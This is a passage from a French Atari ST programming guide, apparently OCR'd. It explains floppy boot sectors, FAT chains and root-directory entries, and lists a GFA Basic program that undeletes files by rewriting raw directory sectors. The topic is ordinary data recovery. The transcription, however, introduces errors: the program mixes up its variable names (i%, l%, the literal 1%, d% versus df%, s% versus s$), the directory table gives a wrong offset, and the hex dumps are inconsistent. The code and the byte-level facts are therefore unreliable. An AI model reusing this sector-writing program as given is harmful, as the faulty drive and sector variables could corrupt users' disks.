L'appui sur la touche de fonction F5 provoque la poursuite de la recherche :

```
IF encore THEN
  GOSUB pgdn
  GOTO bis
ENDIF
```


L'appui sur la touche de fonction F6 provoque la fin du programme.

# 9/2.8

# Récupération d'un fichier effacé


Dans ce paragraphe, nous allons voir comment récupérer, au moins partiellement, un fichier effacé.

La structure habituelle d'un disque est la suivante :





BOOT : Secteur de départ
FAT1 : Table d'allocation
FAT2 : Copie de la table d'allocation FAT1
REPRA : Répertoire racine
DATA : Données et/ou sous-répertoires.


Dans toutes les explications à venir, nous utiliserons une disquette formattée en simple face. Pour ce faire, cliquez une fois sur l'icône de l'unité de disque à formatter et sélectionnez l'option Formattage... dans le menu Fichier. Un message d'alerte est affiché sur l'écran :



Cliquez sur le bouton CONFIRMER. L'écran suivant est affiché :




Cliquez sur le bouton FORMATTER. Quelques secondes plus tard, la disquette est formattée, et le système indique la place libre :





Après formattage, le secteur de boot contient les informations suivantes :

Secteur 1 Piste 0 face 0

| Déplacements | Codes Hexa | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0000 | 00 | 00 | 4E | 4E | 4E | 4E | 4E | 4E | 8A | FB | A6 | 00 | 02 | 02 | 01 | 00 |
| 0010 | 02 | 70 | 00 | D0 | 02 | F6 | 05 | 00 | 09 | 00 | 01 | 00 | 00 | 00 | 4E | 4E |
| 0020 | 4E | 4E | 4E | 4E | 4E | 4E | 4E | 4E | 4E | 4E | 4E | 4E | 4E | 4E | 4E | 4E |
| 0030 | 4E | 4E | 4E | 4E | 4E | 4E | 4E | 4E | 4E | 4E | 4E | 4E | 00 | 00 | 00 | 00 |
| 0040 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | F5 | F5 | F5 | FE | 4F | 00 | 06 | 02 |
| 0050 | F7 | 4E | 4E | 4E | 4E | 4E | 4E | 4E | 4E | 4E | 4E | 4E | 4E | 4E | 4E | 4E |
| 0060 | 4E | 4E | 4E | 4E | 4E | 4E | 4E | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 0070 | 00 | 00 | 00 | F5 | F5 | F5 | FB | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 |
| 0080 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 |
| 0090 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 |
| 00A0 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 |
| 00B0 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 |
| 00C0 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 |
| 00D0 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 |
| 00E0 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 |
| 00F0 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 | E5 |

Dans ce secteur figurent les informations suivantes :

| Déplacement | Longueur | Signification |
|---|---|---|
| 00 | 2 | Adresse de l'exécution du boot |
| 02 | 6 | Nom du constructeur |
| 08 | 3 | Numéro de sortie |
| 0B | 2 | Nombre d'octets par secteur |
| 0D | 1 | Nombre de secteurs par cluster |
| 0E | 2 | Nombre de secteurs réservés au début du disque |
| 10 | 1 | Nombre de FAT (Table d'allocation de fichier) |
| 11 | 2 | Nombre d'entrées sur le répertoire |
| 13 | 2 | Nombre de secteurs sur le disque |
| 15 | 1 | Bit 0 = 0 — disque double face<br>1 — disque simple face<br>Bit 1 = 0 — 8 secteurs par piste<br>1 — 9 secteurs par piste |
| 16 | 2 | Nombre de secteurs dans chaque FAT |
| 18 | 2 | Nombre de secteurs par piste |
| 1A | 2 | Nombre de faces du disque |
| 1C | 2 | Nombre de secteurs cachés |

Lorsque GEMDOS accède pour la première fois à une disquette (y compris après un changement de disquette), il active la fonction **GETBPB** du

BIOS. Cette fonction renvoie un pointeur sur une zone de données dont la structure est la suivante :


| Déplacement | Longueur | Signification |
|---|---|---|
| 00 | 2 | Nombre d'octets par secteur |
| 02 | 2 | Nombre de secteurs par bloc |
| 04 | 2 | Nombre d'octets par bloc |
| 06 | 2 | Nombre de secteurs du root |
| 08 | 2 | Nombre de secteurs pour une FAT |
| 0A | 2 | Premier secteur de la 2e FAT |
| 0C | 2 | Premier secteur de données |
| 0E | 2 | Nombre de blocs de données |
| 10 | 2 | Indicateurs |

Ces données sont issues du secteur de boot. Pour le problème qui nous concerne, nous allons nous servir des données situées aux déplacements $08 et $0A. Leur somme donne l'emplacement du répertoire principal (root) sur le disque, au nombre de secteurs réservés près. Ce nombre est toujours égal à un si vous formattez vos disquettes par le programme de formattage standard. Le répertoire principal est donc situé à partir du secteur :

($08) + ($0A) + 1

Dans le cas de notre formattage, les données qui se trouvent à l'adresse renvoyée par **GETBPB** sont les suivantes :

```
512
2
1024
7
5       → Nombre de secteurs pour une FAT
6       → Premier secteur de la 2e FAT
18
351
0
```



ce qui situe le répertoire principal à partir du 12e secteur (5+6+1), c'est-à-dire à partir du 3e secteur de la piste 1 :

```
                    Secteur 3 Piste 1 face 0
Déplacements ---------------- Codes Hexa ----------------

    0000   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    0010   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    0020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    0030   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    0040   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    0050   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    0060   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    0070   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    0080   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    0090   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00A0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00B0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00C0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00D0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00E0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00F0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Ces données ont été lues à l'aide du petit programme GFA Basic suivant :

```
' ------------------------------------------------------------
' Activation de GETBPB et affichage du bloc de données renvoyé
' ------------------------------------------------------------
'
d%=0              !Disque A
r%=BIOS(7,d%)     ! Activation de GETBPB
'
psc%=DPEEK(r%+8)+DPEEK(r%+10)+1
PRINT "Le premier secteur du catalogue est : ";psc%
'
PRINT
PRINT "La table renvoyée par GETBPB contient les donnees suivantes :"
FOR i%=1 TO 18 STEP 2
  PRINT "  ";DPEEK(r%+i%-1)
NEXT i%
```

Remarquez comment le programme active la fonction **BIOS GETBPB** et récupère l'adresse du bloc de données :

r% = BIOS(7,d%)

Après l'appel, r% contient l'adresse du bloc de données. Les données faisant toutes un mot, elles sont lues à l'aide de l'instruction **DPEEK** :

```
PRINT "    ";DPEEK(r%+i%-1)
```

Pour comprendre le fonctionnement de l'effacement des fichiers, nous allons stocker sur notre disquette vierge un gros programme : GFA303.PRG.

L'état du répertoire est le suivant après stockage :

```
                    Secteur 3 Piste 1 face 0

Déplacements ---------------- Codes Hexa ----------------

    0000   47 46 41 33 30 33 20 20 50 52 47 20 00 00 00 00
    0010   00 00 00 00 00 00 95 54 6E 13 82 00 BD 6B 01 00
    0020   00 00 00 00 00 00 00 00 86 00 00 00 00 00 00 00
    0030   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    0040   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    0050   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    0060   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    0070   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    0080   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    0090   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00A0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00B0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00C0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00D0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00E0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00F0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Chaque entrée dans le répertoire est codée suivant le modèle suivant :

| Déplacement | Longueur | Signification |
|---|---|---|
| 00 | 8 | Nom |
| 07 | 3 | Extension |
| 0B | 1 | Attributs |
| 0C | 10 | Sans signification |
| 16 | 2 | Heure de création |
| 18 | 2 | Date de création |
| 1A | 2 | Numéro du premier bloc |
| 1C | 4 | Taille |



Dans notre cas, les données sont les suivantes :

| | | |
|---|---|---|
| Nom | : 47 46 41 33 30 33 20 20 | → GFA 303 |
| Extension | : 50 52 47 | → PRG |
| Attributs | : 20 | |
| Heure de création | : 95 54 | |
| Date de création | : 6E 13 | |
| Numéro du premier bloc | : 02 00 | |
| Taille | : BD 6B 01 00 | |

La première FAT située à partir du secteur 2 de la piste 0 contient les données suivantes :

```
                    Secteur 2 Piste 0 face 0

Déplacements ---------------- Codes Hexa ----------------

    0000   F7 FF FF 03 40 00 05 60 00 07 80 00 09 A0 00 0B
    0010   C0 00 0D E0 00 0F 00 01 11 20 01 13 40 01 15 60
    0020   01 17 80 01 19 A0 01 1B C0 01 1D E0 01 1F 00 02
    0030   21 20 02 23 40 02 25 60 02 27 80 02 29 A0 02 2B
    0040   C0 02 2D E0 02 2F 00 03 31 20 03 33 40 03 35 60
    0050   03 37 80 03 39 A0 03 3B C0 03 3D E0 03 3F 00 04
    0060   41 20 04 43 40 04 45 60 04 47 80 04 49 A0 04 4B
    0070   C0 04 4D E0 04 4F 00 05 51 20 05 53 40 05 55 60
    0080   05 57 80 05 59 A0 05 5B C0 05 FF 0F 00 00 00 00
    0090   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00A0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00B0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00C0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00D0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00E0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00F0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Chaque entrée dans la FAT est constituée de trois octets qui ont la signification suivante :

| Valeur | Signification |
|---|---|
| $000 | Disponible |
| $001 | Invalide |
| $002 à $FF6 | Numéro du cluster suivant |
| $FF7 | Cluster défectueux |
| $FF8 à $FFF | Dernier cluster : fin de fichier |

Après suppression du fichier (il est mis dans l'icône poubelle à l'aide de la souris), le répertoire contient les données suivantes :

Secteur 3 Piste 1 face 0

| Déplacements | Codes Hexa | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0000 | E5 | 46 | 41 | 33 | 38 | 33 | 20 | 20 | 50 | 52 | 47 | 20 | 00 | 00 | 00 | 00 |
| 0010 | 00 | 00 | 00 | 00 | 00 | 00 | 95 | 54 | 6E | 13 | 02 | 00 | BD | 6B | 01 | 00 |
| 0020 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 0030 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 0040 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 0050 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 0060 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 0070 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 0080 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 0090 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 00A0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 00B0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 00C0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 00D0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 00E0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 00F0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |

Par comparaison avec le contenu du répertoire avant l'effacement du fichier, nous voyons que seul le premier octet a été modifié ($E5 au lieu de $47). La première lettre du nom d'un fichier effacé est systématiquement $E5. Aussi est-il logique de penser que pour restituer un fichier effacé, il suffit de redonner à la première lettre de son nom sa valeur initiale. Avant d'affirmer de tels propos, jetons un œil à la première FAT :

Secteur 2 Piste 0 face 0

| Déplacements | Codes Hexa | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0000 | F7 | FF | FF | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 0010 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 0020 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 0030 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 0040 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 0050 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 0060 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 0070 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 0080 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 0090 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 00A0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 00B0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 00C0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 00D0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 00E0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |
| 00F0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |

Consternation !

Les données de chaînage entre clusters n'existent plus. Nous pouvons donc en conclure que la restitution sera imparfaite pour tout fichier constitué de plusieurs clusters.

Nous allons néanmoins étudier un programme qui permet de localiser les fichiers qui ont été effacés et de modifier la première lettre de leur nom dans le répertoire principal. Pratiquement, ce programme sera utilisable pour les fichiers constitués d'un seul cluster, c'est-à-dire de moins de 1024 octets.

## FONCTIONNEMENT DU PROGRAMME

Entrez dans l'éditeur de GFA Basic et entrez le listing suivant :

```
' ------------------------------------------------------------
' Première approche d'UNDELETE dans le répertoire racine
' ------------------------------------------------------------
'
CLS
PRINT "UNDELETE dans le répertoire racine"
PRINT "----------------------------------"
PRINT
REPEAT
  i%=2
  INPUT "Entrez le nom du lecteur concerné (A ou B) : ";r$
  SELECT r$
  CASE "a","A"
    i%=0
  CASE "b","B"
    i%=1
  ENDSELECT
  IF (i%<>0) AND (i%<>1)
    SOUND 1,15,4,250
    SOUND 1,15,#284,10
    SOUND 1,0,0,0,0
  ENDIF
UNTIL (i%=0) OR (i%=1)
'
' ------------------------
' Initialisations diverses
' ------------------------
'
r%=BIOS(7,i%) !Adresse du BPB
td%=DPEEK(r%+6)*512 !Taille du buffer de lecture du répertoire
t%=DPEEK(r%+6) !Nombre de secteurs du catalogue racine
a$=SPACE$(td%) !Réservation d'espace
psc%=DPEEK(r%+8)+DPEEK(r%+10)+1 !Premier secteur du catalogue
df%=(DPEEK(r%+14)>700) !-1 si disquette 2 faces, 0 si disquette 1 face
```

(suite)

```
IF d%
  s%=psc%-9
  p%=0
  f%=1
ELSE
  s%=psc%-9
  p%=1
  f%=0
ENDIF
'
' ------------------------
' Lecture du catalogue
' ------------------------
'
restit:
x%=XBIOS(8,L:VARPTR(a$),L:0,l%,s%,p%,f%,t%)
'
' ------------------------------------------------
' Affichage des entrées effacées du catalogue
' ------------------------------------------------

ad%=1
plus_entree=0
i%=0
CLS
PRINT "Les fichiers qui ont été effacés sont les suivants :"
REPEAT
  IF ASC(MID$(a$,ad%,1))=&HE5
    i%=i%+1
    s$=MID$(a$,ad%,8)
    s$=s$+"."
    s$=s$+MID$(a$,ad%+8,3)
    IF i%>=10
      et$=""
    ELSE
      et$=" "
    ENDIF
    s$=et$+STR$(i%)+") "+s$
    li%=INT((i%-1)/4)
    co%=i%-li%*4
    LOCATE li%+3,co%*20-19
    PRINT s$
  ENDIF
  IF (ad%>td%) OR (ASC(MID$(a$,ad%,1))=0)
    plus_entree=-1
  ENDIF
  ad%=ad%+32
UNTIL plus_entree=-1
```



(suite)

```
'
' ------------------------------------------
' Saisie du nom du fichier à restituer
' ------------------------------------------
'
PRINT
REPEAT
  INPUT "Entrez le numéro du fichier à restituer : ",nfar%
UNTIL (nfar%>=1) AND (nfar%<=i%)
INPUT "et la première lettre du fichier : ",pl$
pl$=UPPER$(pl$)
'
' ------------------
' Restitution
' ------------------
'
i%=0
ad%=1
REPEAT
  IF ASC(MID$(a$,ad%,1))=&HE5
    i%=i%+1
  ENDIF
  ad%=ad%+32 !Prochaine entrée
UNTIL i%=nfar%
ad%=ad%-32
a$=MID$(a$,1,ad%-1)+pl$+MID$(a$,ad%+1,td%-ad%)
x%=XBIOS(9,L:VARPTR(a$),L:0,1%,s%,p%,f%,t%)
'
PRINT
REPEAT
  INPUT "Une autre restitution (O/N) : ";r$
  IF (r$<>"o") AND (r$<>"O") AND (r$<>"n") AND (r$<>"N")
    SOUND 1,15,4,250
    SOUND 1,15,#284,10
    SOUND 1,0,0,0,0
  ENDIF
UNTIL (r$="o") OR (r$="O") OR (r$="n") OR (r$="N")
IF (r$="o") OR (r$="O") THEN
  GOTO restit
ENDIF
END
```

Exécutez le programme. Insérez la disquette sur laquelle se trouve le fichier à restituer dans un de vos lecteurs et répondez à la question posée par le programme en conséquence :

Entrez le nom du lecteur concerné (A ou B) :

Après un bref accès disque, les fichiers qui ont été effacés sont affichés sur l'écran, par exemple :

1) σFABASRO.PRG 2) σCS2 .PRG 3) σISEZMOI.RCS 4) σEMORSC
5) σIALOG .RSC 6) σANUEL .RSC


Entrez le numéro du fichier à restituer et la première lettre de son nom.

Si vous désirez effectuer une autre restitution, répondez "O" à la question suivante :

Une autre restitution (O/N) :

## LE PROGRAMME EN DÉTAIL

La logique de fonctionnement du programme apparaît dans l'ordinogramme suivant :



Après l'affichage du titre du programme, le nom du lecteur où se trouve le disque concerné est acquis à l'intérieur d'une boucle **REPEAT UNTIL** :

```
REPEAT
  l%=2
  INPUT "Entrez le nom du lecteur concerné (A ou B) : ";r$
  SELECT r$
  CASE "a","A"
    l%=0
  CASE "b","B"
    l%=1
  ENDSELECT
  ...
UNTIL (l%=0) or (l%=1)
```

Si l'utilisateur n'appuie ni sur la touche A ni sur la touche B, un bip sonore est émis et l'entrée est refusée :

```
IF (l%<>0) AND (l%<>1)
  SOUND 1,15,4,250
  SOUND 1,15,#284,10
  SOUND 1,0,0,0,0
ENDIF
```

La fonction **BIOS GETBPB** est activée à l'aide de l'instruction BIOS :

```
r%=BIOS(7,l%)
```

où l% vaut 0 pour le lecteur A: et 1 pour le lecteur B:.

Après diverses initialisations, le catalogue est lu à l'aide de la fonction XBIOS 8 :

```
x%=XBIOS(8,L:VARPTR(a$),L:0,1%,s%,p%,f%,t%)
```

où a$ est la chaîne dans laquelle seront stockées les données lues sur la disquette,
l% est le numéro du lecteur,
s% est le numéro du secteur de début de lecture,
p% est le numéro de la piste de lecture,
f% est la face de la disquette,
et t% contient le nombre de secteurs à lire.

Les fichiers dont le premier octet du champ nom vaut $E5 sont ensuite identifiés puis affichés à l'intérieur d'une boucle **REPEAT** :

```
REPEAT
  IF ASC(MID$(a$,ad%,1))=&HE5
    i%=i%+1
    s%=MID$(a$,ad%,8)
    s$=s$+"."
    s$=s$+MID$(a$,ad%+8,3)
    ...
  ENDIF
UNTIL plus_entree=-1
```

Le numéro du fichier à restituer est ensuite acquis à l'intérieur d'une boucle REPEAT qui prend fin lorsque le numéro entré par l'utilisateur est correct :

```
REPEAT
  INPUT "Entrez le numéro du fichier à restituer : ",nfar%
UNTIL (nfar% >=1) AND (nfar% <=i%)
```

La première lettre du fichier à restituer est ensuite stockée dans la variable pl$ :

```
INPUT "et la première lettre du fichier : ",pl$
```

La localisation du fichier à restituer s'effectue à l'intérieur d'une boucle REPEAT :

```
REPEAT
  IF ASC(MID$(a$,ad%,1))=&HE5
    i%=i%+1
  ENDIF
  ad%=ad%+32
UNTIL i%=nfar%
```

La première lettre du nom du fichier est ensuite initialisée à la valeur souhaitée par l'utilisateur à l'aide de l'instruction suivante :

```
a$=MID$(a$,1,ad%-1)+pl$+MID$(a$,ad%+1,td%-ad%)
```

et le nouveau répertoire est stocké sur disque à l'aide de la fonction XBIOS 9 :

```
x%=XBIOS(9,L:VARPTR(a$),L:0,I%,s%,p%,f%,t%)
```

où a$ est la chaîne dans laquelle seront stockées les données lues sur la disquette,
I% est le numéro du lecteur,
s% est le numéro du secteur de début de lecture,
p% est le numéro de la piste de lecture,
f% est la face de la disquette,
et t% contient le nombre de secteurs à lire.

Le programme se termine par un test sur l'éventualité d'une autre restitution :

```
REPEAT
  INPUT "Une autre restitution (O/N) ";r$
```

Si l'utilisateur tape sur une autre touche que "O" ou "N", un signal sonore est émis :

```
IF (r$<>"o") AND (r$<>"O") AND (r$<>"n") AND (r$<>"N")
